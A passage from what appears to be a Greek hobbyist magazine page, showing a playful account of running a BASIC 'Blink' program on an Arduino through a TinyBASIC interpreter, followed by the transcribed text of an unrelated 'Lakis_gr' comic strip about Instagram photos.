
http://bit.ly/dh014tinybasic

Όπως καταλαβαίνετε, είχε φτάσει η ώρα να κατακτήσουμε τον τίτλο του ueber geek. Για το σκοπό αυτό ανοίξαμε πάλι το PUTTY, συνδεθήκαμε στο Arduino και γράψαμε το ακόλουθο πρόγραμμα:

```
10 HIGH 13
20 PAUSE 500
30 LOW 13
40 PAUSE 500
50 GOTO 10
```

Όταν ολοκληρώσαμε την πληκτρολόγηση του προγράμματος, με τρεμάμενα χέρια από τη συγκίνηση, δώσαμε ένα RUN. Αυτό ήταν! Το LED που ενσωματώνει η πλακέτα του Arduino, και το οποίο είναι μόνιμα συνδεδεμένο στον ακροδέκτη 13, άρχισε να αναβοσβήνει! Μόλις είχαμε κάνει port το προγραμματάκι Blink, σε BASIC: πιο geek, πεθαίνεις :D




Lakis_gr
ΕΙΜΑΙ Ο ΛΑΚΗΣ
ΑΥΤΟ ΕΙΝΑΙ ΤΟ PC ΜΟΥ.
"ΕΙΜΑΙ ΤΟ PC ΤΟΥ.
ΑΥΤΟΣ ΕΙΝΑΙ ΗΛΙΘΙΟΣ."
ΕΙΜΑΙ ΣΟΥΠΕΡ ΦΩΤΟΓΡΑΦΟΣ ΣΤΟ INSTAGRAM
"ΠΩΣ... ΕΙΣΑΙ Η ΠΡΟΣΩΠΟΠΟΙΗΣΗ ΤΟΥ ΒΗΤΑ-GE"
" ΣΤΟ ΜΕΤΑΞΥ ΟΙ ΦΩΤΟΓΡΑΦΙΕΣ ΣΟΥ ΠΕΡΑ ΑΠΟ ΒΗΤΑ ΕΙΝΑΙ ΚΑΙ ΛΑΙΚΕΣ... "
"....ΚΑΙ ΕΙΝΑΙ ΤΟΣΟ ΛΑΙΚΕΣ ΠΟΥ ΟΤΑΝ ΦΤΑΣΕΙΣ ΤΙΣ 500 ΦΩΤΟΓΡΑΦΙΕΣ ΘΑ ΣΟΥ ΒΓΑΛΕΙ ΤΟ INSTAGRAM ΜΗΝΥΜΑ: ΜΙΣΟ ΚΙΛΟ ΝΑ ΤΟ ΑΦΗΣΩ;; "
ΣΧΕΔΙΟ: J.BARDAKOS - ΚΕΙΜΕΝΟ: D.C.
09-11-2012 WWW.LAKISGR.COM